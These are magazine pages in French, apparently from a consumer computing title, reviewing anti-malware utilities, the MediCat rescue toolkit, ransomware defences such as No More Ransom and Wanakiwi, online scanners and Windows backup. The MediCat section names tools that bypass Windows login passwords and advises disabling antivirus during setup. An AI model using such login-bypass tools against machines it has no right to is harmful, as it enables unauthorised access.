

**INFOS [ PHROZENSOFT ]**

 Où le trouver ? [ [www.phrozen.io](http://www.phrozen.io) ] Difficulté : ☠ ☠ ☠

**TUTO**


## 01 > ADS REVEALER

ADS Revealier détecte sur les volumes NTFS la présence de fichiers cachés pouvant être des malwares : les fichiers ADS. Ces derniers, bien qu'invisibles depuis l'explorateur de fichiers Windows, ont un contenu bien physique et peuvent pulluler sans éveiller les soupçons de l'utilisateur. Le développeur a même prouvé que malgré les restrictions de Microsoft, il est toujours possible d'exécuter du code directement à partir d'un emplacement ADS...




## 03 > WHO STALK MY CAM

Who Stalk My Cam (WSMC) va analyser en temps réel les processus qui ont accès à votre webcam. Vous serez immédiatement notifié en cas d'accès frauduleux. À vous de choisir la marche à suivre : couper l'accès au spyware ou couper tout simplement le flux audio/vidéo. WSMC ne désinfectera pas votre ordinateur, mais vous saurez où se situe le problème et quel type de malware est impliqué. Il est aussi possible de dresser une liste blanche d'applications autorisées à utiliser la webcam et de programmer le logiciel à agir suivant telle ou telle situation.

## 02 > RUNPE DETECTOR

RunPE Detector s'occupe lui de repérer la présence de malwares de type RAT (contrôle à distance). Ce type de logiciel malveillant va démarrer un processus légitime (souvent Firefox ou explorer.exe) pour le remplacer juste avant sa mise en mémoire par le malware. Ce dernier profite de ces droits légitimes pour passer à travers les mailles du pare-feu. RunPE Detector va comparer l'empreinte du processus en mémoire avec son image physique. Si les différences sont avérées, l'alerte est donnée.



## 04 > WINJA

Le nouveau venu Winja (pour Windows Ninja) est un complément idéal pour votre antivirus. Basé sur l'API Google Virus Total et développé conjointement avec la firme américaine, Winja propose de soumettre n'importe quel fichier louche à une cinquantaine d'antivirus en ligne différents. Un doute sur un fichier avant même de le télécharger ? Le logiciel va vérifier sa dangerosité avant qu'il ne soit rapatrié sur votre ordinateur. Si « processus inconnu » vient apparaître dans votre gestionnaire de tâches, Winja ira se renseigner dans son immense base de données pour vous rassurer.



# DESINFECTER

01011110101010110101010101010100

# MEDICAT : LA TROUSSE À OUTILS UNIVERSELLE

Problème de fichier Windows, d'infection, de RAM, de disque dur, de partition ou de mot de passe ? Plus besoin d'avoir toute une collection de Live DVD sur vous lorsque vous partez réparer l'ordi de tata Lydie ou celui de Kévin (votre cousin de 13 ans qui se prend pour un hacker). MediCat propose une compilation d'outils fréquemment mise à jour...




**N**ous avons souvent parlé de Hiren's Boot CD, mais malheureusement, ce Live CD proposant une trousse à outils extrêmement

complète n'est plus mis à jour et commence à se faire vieux. Pour remplacer cette compilation, nous vous proposons de découvrir MediCat (MediKit, MediCat, vous saisissez?). Cette compilation

permet de faire la chasse aux virus, de restaurer un Windows bancal, de sauvegarder des données en cas de problème physique ou de mettre un peu d'ordre dans vos partitions.

## DES VERSIONS ENTRE 1,5 ET 7,5 GO

MediCat comprend aussi des outils de diagnostic en tout genre, plusieurs logiciels pour récupérer vos mots de passe (dont ceux de Windows et de certaines distributions Linux). Idéal pour les altruistes qui n'hésitent pas à se déplacer pour réparer l'ordi d'un ami, MediCat est indispensable. La version la plus « lourde » peut aisément prendre place sur une vieille clé USB de 8Go, raison de plus pour la garder tout le temps avec soi.



L'auteur du logiciel refuse les dons, mais il ne roule pas sur l'or. Il ne dispose même pas d'un site pour y déposer son œuvre. À la place, il utilise Google Drive ou Mega. Pas besoin de s'inscrire, mais le téléchargement est un peu laborieux. C'est là le moindre défaut de MediCat...

## BIOS UEFI ?

Certains fabricants de cartes mères intègrent depuis quelques années un BIOS sécurisé et un peu pénible appelé UEFI ou EFI. Ce BIOS spécial est un peu difficile à prendre en main et vous donnera du fil à retordre si vous souhaitez « booter » depuis un CD, un DVD. Dans ce cas, il faudra désactiver l'option Secure Boot et activer le Boot Legacy (ou CSM si cette dernière est présente). Pour les clés USB, le logiciel Rufus (voir notre pas-à-pas) vous facilite un peu la tâche même si cela ne fonctionne pas encore à 100%. Pour en savoir plus et apprendre comment s'en sortir avec ces BIOS, voici un article très intéressant : <http://goo.gl/KSDTSS>





# DESINFECTER

01011110101010110101010101010100





## INFOS [ MEDICAT ]

Où le trouver ? [ <https://goo.gl/3imeh8> ]



[ RUFUS ] Où le trouver ? [ <https://rufus.akeo.ie> ] Difficulté : ☠☠☠

## TUTO




## 01 > L'IMAGE ISO

Choisissez la version que vous voulez sur le Google Drive ou Mega. Nous vous conseillons la plus lourde sauf si vous n'avez pas de graveur de DVD double densité (et pas de clé USB). Notez qu'il faudra rassembler les fichiers (**medicat.16.10.stable.7z.001**, **medicat.16.10.stable.7z.002**, etc.) avec 7-Zip en ouvrant le premier. Gravez cette image ou ouvrez Rufus, laissez **MBR pour BIOS ou UEFI**, **FAT32** comme système de fichier et choisissez **Image ISO** dans le dernier menu déroulant. Dans la case à droite, renseignez l'emplacement de l'image. Faites **Démarrer** mais attention, votre antivirus va sans doute se réveiller. Désactivez-le pendant cette phase.

## 02 > «BOOTER» DEPUIS UN PÉRIPHÉRIQUE

Pour booter sur le lecteur DVD ou sur un port USB, il faudra juste demander à votre PC de le faire. Faites **Suppr**, **F1**, **F2** ou **F8** (en fonction de votre modèle de carte mère) juste après avoir allumé le PC et entrez dans le BIOS (**Setup**). Trouvez l'option **Boot Sequence** (qui peut aussi être sélectionnable avant même l'entrée dans les menus) et modifiez l'ordre en mettant en premier votre lecteur optique ou l'USB. Pour les BIOS UEFI, consultez notre encadré à ce sujet...




## 03 > LE MENU PRINCIPAL

Vous devriez voir l'interface principale avec **Continue Booting The PC** (pour booter normalement sur le disque dur une fois que vous aurez terminé), **Boot Other Harddisk Partitions** pour choisir sur quelle partition booter (au cas où vous auriez plusieurs OS sur lesquels démarrer) et **64-Bits Windows Recovery** pour retrouver un Windows stable. Ensuite nous avons **Diagnostic Utilities** avec **Hardware Detection Tool** (pour identifier les périphériques et mieux choisir ses pilotes), **MemTest**, **TestDisk** (voir page 82) et le classique **Ultimate Boot CD**.



## 04 > ANTIVIRUS ET ACCÈS WINDOWS

En cas d'infection, c'est **Scan for Viruses** qu'il faudra sélectionner. Cette option va afficher l'antivirus Comodo. Depuis cette interface vous pourrez bien sûr lancer des scans, mais aussi accéder à Internet et à des outils rudimentaires (navigateur, capture d'écran, etc.) **Remove User Account Password** vous donne accès à des outils que nous avons déjà abordés, dont **Offline NT Password & Registry Editor** (*Les Dossiers du Pirate* n°10) et **Kon-Boot** (*Pirate Informatique* n°28) qui permettent de retrouver un accès à Windows si vous avez oublié votre mot de passe de session. Ces logiciels ne fonctionnent qu'avec le mot de passe local et pas du tout avec le nouveau type de mot de passe Compte Microsoft.



## 05 > DEUX OS EN PRIME

Là où Hiren's Boot CD donnait l'accès à un Windows XP «light», MediCat propose un **Mini Windows 10** et **Lubuntu**. Le premier vous donne un véritable petit Windows pour récupérer ce qui peut l'être, accéder au réseau, gérer vos périphériques, monter des disques durs et tout ce qu'on peut faire avec un véritable OS graphique. Il comprend aussi la collection de logiciels de **PortablesApps.com** pour réparer, sauvegarder, etc. Lubuntu fera la même chose pour les linuxiens puisqu'il s'agit d'un Ubuntu «light» avec à peu près les mêmes options, mais pour les systèmes au manchet. **MediCat FreeDOS** n'a quant à lui que très peu d'intérêt puisqu'il s'agit d'aller dépanner les anciens systèmes ou de fonctionner sur de très modestes configurations.



# RANSOMWARE : ATTENTION À VOS DONNÉES !

Dans notre autre magazine *Pirate Informatique*, nous vous mettons souvent en garde contre les ransomwares, ces virus qui prennent en otage vos données les plus chères. Avec WannaCry et Petya, force est de constater que ce type d'attaque a le vent en poupe, mais heureusement, les éditeurs d'antivirus prennent très au sérieux cette nouvelle menace...



**D**ans un rapport de juillet 2016, Symantec indique qu'entre janvier 2015 et avril 2016, environ 43 % des victimes de ransomware étaient des employés d'entreprises. Même si la France ne fait pas partie des pays les plus touchés (USA, Italie et Japon sur le podium), de plus en plus de personnes sont contaminées par ce genre de malware. CryptoWall


a causé à lui seul un préjudice de près de 325 millions de dollars, selon la Cyber Threat Alliance. Pourquoi jouer les « gagnepetit » avec du phishing ou se lancer dans un scam nigérian de longue haleine quand on peut demander d'un coup 200, 300 ou 800 € à une maman qui fera tout pour récupérer les photos de ses enfants ? Dernièrement c'est WannaCry et ses variantes

(WannaCrypt, WanaCrypt0r, WCrypt ou WCRY) qui ont défrayé la chronique avec une contamination via un malware qui va chiffrer vos données les plus chères (plus de 200 extensions de fichiers) pour vous les restituer uniquement contre une rançon. Le prix ? 300\$ puis 600\$ si vous ne vous êtes pas exécuté au bout d'une semaine.

## SI TFI EN PARLE C'EST QUE C'EST GRAVE !

Et cette fois, de grandes compagnies ont été touchées, voire même paralysées (Renault, FedEx, Telefonica, des Universités et plus grave, des hôpitaux). Il existe une seule solution, pas efficace à 100%, pour retrouver ses fichiers chiffrés avec WannaCry. Malheureusement, elle est arrivée un peu tard pour

les victimes précoces puisque ce ransomware efface les données définitivement après une courte période. Cette solution ne fonctionnera pas non plus si la victime a redémarré son PC depuis l'infection. Mais dans un premier temps, revenons sur les solutions classiques en cas de contamination...



**Une contamination rapide et mondiale : 300 000 ordinateurs touchés répartis dans 150 pays !**

## NO MORE RANSOM & CRYPTO SHERIFF : EN SAVOIR PLUS SUR VOTRE RANSOMWARE

Rappelons que le site No More Ransom centralise tout ce qu'il faut savoir sur les malwares au niveau de la prévention, de la détection en ligne (pour savoir de quel mal vous avez hérité) et de plusieurs outils de déchiffrement pour une trentaine de ransomwares. À chaque fois que des chercheurs trouvent des solutions spécifiques, elles sont mises en ligne ici. Si le Crypto Sheriff n'a pas su détecter votre mal, le site ID Ransomware, même s'il n'est pas fait pour «guérir», identifie encore plus de menaces.

Lien : [www.nomoreransom.org](http://www.nomoreransom.org)


The top screenshot shows the 'CRYPTO SHERIFF' website interface. It includes a header with the logo and name, a brief description of the service, and a form with fields for 'Upload encrypted file (size cannot be larger than 1 MB)', 'Type before any email or text website address you see in the RANSOMWARE DEMAND', and a 'Upload' button. Below the form are links for 'HELP DECRYPTING' and 'HELP DECRYPT KEY'.

The bottom screenshot shows the 'ID Ransomware' website interface. It includes a header with the logo and name, a brief description of the service, and a form with fields for 'Upload ransom note', 'Upload Sample Encrypted File', and 'Addresses'. It also includes a 'Submit' button and a note about the service being free.



## RANSOMFREE : POUR PARER AU PIRE

RansomFree est une solution prophylactique contre les ransomwares. Ce logiciel va détecter et bloquer le processus de chiffrement avant qu'il puisse atteindre vos fichiers et votre réseau. Très utile d'autant que cela fonctionne même avec les ransomwares encore inconnus !





Lien : <https://ransomfree.cybereason.com>

## → LES 5 COMMANDEMENTS DU RANSOMWARE

- 1 ▶ Faites des sauvegardes régulièrement sur un disque dur externe qui n'est pas branché à votre PC en permanence.
- 2 ▶ Mettez votre Windows et votre antivirus à jour.
- 3 ▶ En cas d'infection, désinfectez comme il se doit votre PC. L'éradication du ransomware ne vous rendra pas vos fichiers, mais vous limiterez les dégâts. N'oubliez pas de déconnecter un PC infecté du réseau pour éviter la propagation.
- 4 ▶ Vous pouvez tenter de revenir en arrière en utilisant un point de restauration (une fois que le ransomware est neutralisé), mais WannaCry, par exemple, s'attaque à ce type de sauvegarde.
- 5 ▶ Ne payez pas ! Si vous payez, rien ne dit que vous retrouverez vos données et vous encouragez les brigands. Gardez vos fichiers chiffrés par le ransomware, car les éditeurs d'antivirus pourront trouver une solution plus tard.



**INFOS [ RANSOMWARE FILE DECRYPTOR ]**Où le trouver ? [ <https://goo.gl/b7UxEw> ] Difficulté : ☠ ☠ ☠**TUTO****01 > WANNACRY DANS LA LISTE !**


Ne nécessitant pas d'installation, Ransomware File Decryptor est un logiciel très facile à prendre en main. Acceptez le contrat d'utilisation (**Agree**) puis sélectionnez le ransomware dont vous êtes la victime. Si vous ne connaissez pas le nom, cherchez sur Internet l'extension de fichier qui apparaît ou utilisez NoMoreRansom (voir notre encadré).

**02 > DÉCHIFFREMENT**

Notez qu'on trouve même WannaCry dans la liste ! Faites ensuite **Select & Decrypt** pour sélectionner un fichier chiffré avec ce ransomware. Au bout de quelques secondes, Ransomware File Decryptor va vous rendre votre fichier d'origine.

**COMMENT WANNACRY FONCTIONNE-T-IL ?**

Si vous faites partie des infectés tardifs, si vous êtes victime d'une variante qui apparaîtra plus tard ou si la méthode vous intéresse, voyons comment deux chercheurs français ont réussi à déjouer WannaCry...ou presque. S'appuyant sur les travaux d'Adrien Guinet qui avait trouvé une solution pour les ordinateurs équipés de Windows XP, Benjamin Delpy a mis au point **Wanakiwi** qui fonctionne sous tous les OS de la firme au papillon (Windows 10 n'est pas concerné par l'attaque de WannaCry). Il est trop tard pour les personnes infectées au début de l'attaque puisque le malware supprime les fichiers au bout de 7 jours, mais cela est toujours intéressant de voir comment ces petites saletés fonctionnent.

**POURQUOI CETTE SOLUTION N'EST PAS EFFICACE À 100% ?**

WannaCry génère sur la machine une paire de clés (chiffrement asymétrique) qui va servir à chiffrer les documents. À la fin du processus, la clé permettant le chiffrement et générée selon une suite de nombres premiers, va être effacée ne laissant pas le choix à la victime : payer ou perdre ses données. Or, ces nombres premiers utilisés pour générer la clé malicieuse ne sont pas effacés de la RAM. Tant que vous ne redémarrez pas le PC, il est possible de récupérer vos fichiers grâce à ce logiciel : <https://github.com/gentilkiwi/wanakiwi/releases>

Il suffit de lancer l'EXE et le programme partira à la recherche du fichier **00000000.pky** contenant les nombres premiers. Il en déduira ensuite la clé qui permettra de déchiffrer vos précieux fichiers. Notez que Ransomware File Decryptor (voir notre pas-à-pas) permet de le faire sous certaines conditions en fonction de la variante du ransomware. Vous n'êtes cependant pas sûr de récupérer vos données, car comme la RAM est une mémoire volatile, les données peuvent être remplacées par d'autres. Il faut donc agir vite en essayant de faire le moins de manipulations possibles pour éviter que ces nombres premiers ne soient « repassés »...



# DESINFECTER 10101111010101011010101010101010

→ AVEC SECUSER

Difficulté:   



Marsredid 13 février 2017

## ANTIVIRUS EN LIGNE

Choisissez la version de l'antivirus en ligne selon la version de votre système d'exploitation Windows :



Windows 32 bits



Windows 64 bits

[Aide à l'utilisation de l'antivirus en ligne](#)

[Faire connaître ce site à votre ami\(e\)](#)

[Ajouter cette page aux favoris](#)

Copyright © 1999-2016 Emmanuel AJO. Tous droits réservés - Secuser est une marque déposée - Charte vie privée - Conditions générales d'utilisation - Contactez - Des Adresses - Newsletter et autres

→ AVEC VIRUSTOTAL



[Fichier](#)
[Libri](#)
[Recherche](#)

Aucun fichier sélectionné


En cliquant sur 'Analyser', vous consentez à nos [conditions d'utilisation](#) et autorisez VirusTotal à partager ce fichier avec la communauté en sécurité informatique.

### Analysen!

Difficulté:   

→ AVEC INSTALLGUARD

Difficulté:    Lien : <http://goo.gl/nC4x7Q>



## 04# Scanner les ports du PC

→ AVEC INOCULER

Vous pensiez être totalement protégé, mais vous avez quand même réussi à attraper un virus sur votre PC ? La faille est probablement liée à un port laissé ouvert. Depuis le site, cliquez sur **Scanner les ports de mon ordinateur maintenant**. Les ports laissés ouverts sont notés en rouge, à vous de les fermer via votre pare-feu. Notez que le rôle de ce scanner étant de tester la sécurité de votre machine, votre pare-feu peut croire à une attaque. Fausse alerte, vous ne risquez rien.

Difficulté :

Lien : [www.inoculer.com/scannerdeports.php](http://www.inoculer.com/scannerdeports.php)

### Fonctionnement

Le principe du scanner de ports est simple : il teste les différents ports de votre ordinateur. Si un port est ouvert, il peut s'introduire à distance dans votre machine. Si vous avez installé un firewall, normalement...

### Scan de ports

Lorsqu'il est connecté à Internet, votre ordinateur est identifié par un numéro unique appelé adresse IP. L'adresse IP actuelle de votre machine est 37.71.98.205. C'est cette adresse que notre scanner de ports...

Avant de commencer le test, merci de vous assurer que votre adresse IP est bien

Si l'adresse IP indiquée ne correspond pas à votre adresse IP réelle (cas d'une connexion à Internet via une adresse dynamique au sein d'un réseau interne), veuillez ne pas effectuer ce test car les résultats...

S'il s'agit bien de votre adresse IP, cliquez sur le bouton ci-dessous pour lancer le test :

[Scanner les ports de mon ordinateur maintenant](#)

## 05# « Vacciner » ses périphériques USB

→ AVEC USB Fix

Les virus dits « autorun » infectent les périphériques USB. Dès que vous les connectez à votre machine, ils entrent en action. USB Fix permet de s'en protéger. Ouvrez le programme et cliquez sur **Vacciner** puis suivez les instructions à l'écran. Désormais, les périphériques USB concernés ne peuvent plus lancer les programmes « autorun » (qu'ils soient néfastes ou non).

Difficulté :

Lien : [www.fosshub.com/UsbFix.html](http://www.fosshub.com/UsbFix.html)




## 06# Mettre un antivirus sur une clé USB

→ AVEC EMSISOFT EMERGENCY KIT

Un antivirus sur une clé USB, c'est bien pratique pour analyser une machine dépourvue de protection et sans connexion Internet. Emsisoft Emergency Kit est un antivirus portable. Après avoir téléchargé le programme, il suffit de décompresser l'archive sur une clé USB et le tour est joué. 512 Mo suffisent, parfait pour recycler une vieille clé !

Difficulté :

Lien : [www.emsisoft.com/fr/software/eeek](http://www.emsisoft.com/fr/software/eeek)



# SAUVEGARDER- RESTAURER





74

**SAUVEGARDER** votre  
**SYSTÈME** et vos données

78

Une **SAUVEGARDE** sans  
passer par Windows

82

Une **IMAGE MIROIR** de  
votre disque dur

86

Récupérer vos  
**MOTS DE PASSE**

92

Installez **WINDOWS**  
depuis une **CLÉ USB**

94


Nouvelle **INSTALLATION** ?  
Tous vos logiciels en  
10 min...



SAUVEGARDE

11110101010110101010101010100010


# SAUVEGARDER VOTRE SYSTÈME ET VOS **DONNÉES**



**Vous n'êtes pas à l'abri d'une défaillance grave du système et dans ces cas-là, c'est toute votre vie numérique qui peut se trouver menacée. Pour récupérer vos données en cas de pépin, ou redémarrer votre ordinateur s'il est bloqué, planifiez des sauvegardes régulières.**

**S**i vos soucis d'ordinateur ont commencé avec l'installation d'un programme, c'est que ce dernier a sans doute quelque chose à voir avec le problème. Il faudra tenter une désinstallation « propre » depuis le module de Windows, et peut-être passer par un utilitaire spécialisé. Si au contraire un logiciel refuse de s'installer, méfiez-vous du distinguo 32/64 bits qui peut parfois semer la discorde dans le système. N'oubliez pas l'adage : « Qui peut le plus, peut le moins ». Un système 64 bits fera tourner du 32 ou du 64 bits sans problème tandis qu'un système 32 bits sera cantonné aux programmes conçus pour lui. Choisissez bien la version de votre programme ! Enfin si votre programme s'installe mais ne fonctionne pas parce qu'il est trop vieux (sorti à l'époque de Windows XP, voir avant), Windows a plus d'un tour dans son sac et vous proposera de remonter dans le temps.

## AVEC WINDOWS 8 ET 10




Les captures qui illustrent notre article ont été réalisées avec la version 7 de Windows, mais Windows 8 et 10 permettent de faire exactement la même chose. Il suffit d'aller dans le **Panneau de configuration**, de trouver l'application **Historique des fichiers** et de l'activer (après avoir branché un périphérique de stockage externe). Comme pour Windows 7, l'opération va sauvegarder par défaut vos bibliothèques, vos contacts, vos favoris, etc. Il est bien sûr possible de choisir soi-même ces éléments, d'en exclure et de planifier les sauvegardes dans les **Paramètres avancés**.



## ➤ CONFIGURER LA SAUVEGARDE

## 01 &gt; OUVRIR LE PANNEAU DE CONFIGURATION




La première étape consiste à ouvrir le **Panneau de configuration** et à cliquer sur **Sauvegarder l'ordinateur** dans la partie **Système et sécurité**.

Dans la nouvelle fenêtre, cliquez sur **Configurer la sauvegarde** (attention, il faut que vous soyez l'administrateur du PC). On vous demandera alors de choisir l'emplacement de votre sauvegarde.

## 02 &gt; INDIQUER L'EMPLACEMENT

Le mieux est de réaliser la sauvegarde sur un disque dur externe ou une clé USB, qui sera



tout le temps branché à votre PC pour que les prochaines sauvegardes puissent s'effectuer automatiquement

en fonction de votre planning. Notez qu'il est possible de faire une sauvegarde à travers le réseau si vous êtes connecté à un réseau local.

## 03 &gt; CHOISIR LES ÉLÉMENTS

On vous demandera alors ce que vous désirez sauvegarder. Vous pouvez laisser Windows décider pour vous (le système sauvegardera vos bibliothèques, vos favoris, les documents du bureau, etc.), mais nous vous conseillons de faire le choix à la main pour éviter les oublis : faites **Me laisser choisir** puis **Suivant**.


Que voulez-vous sauvegarder ?

• Laisser Windows choisir (recommandé)

Windows va sauvegarder les fichiers de données enregistrés dans les bibliothèques, sur le bureau et dans les dossiers Windows par défaut. Ces éléments seront sauvegardés régulièrement. [Comment Windows sélectionnera-t-il les fichiers à sauvegarder ?](#)

## 04 &gt; VÉRIFIER LA SÉLECTION

Dans notre exemple, nous avons choisi de sauvegarder les **Bibliothèques** de




Windows (**Images, Documents, Musique et Vidéos**) pour tous les utilisateurs du PC.

Mais rien ne vous empêche de fureter dans vos disques durs à la recherche d'autres dossiers à sauvegarder, il suffit de cocher les cases.

## 05 &gt; SAUVEGARDER LE SYSTÈME

Notez que c'est à ce moment que vous pouvez choisir d'inclure une image système, en




plus de vos documents et données personnelles. Cochez pour cela la case

**Inclure une image système...** (notez que cette option n'est fonctionnelle que si votre support de sauvegarde est formaté en NTFS, et non en FAT).

## 06 &gt; PLANIFIER ET LANCER

Faites **Suivant** pour accéder à **Modifier la planification**. Vous pouvez choisir la fréquence

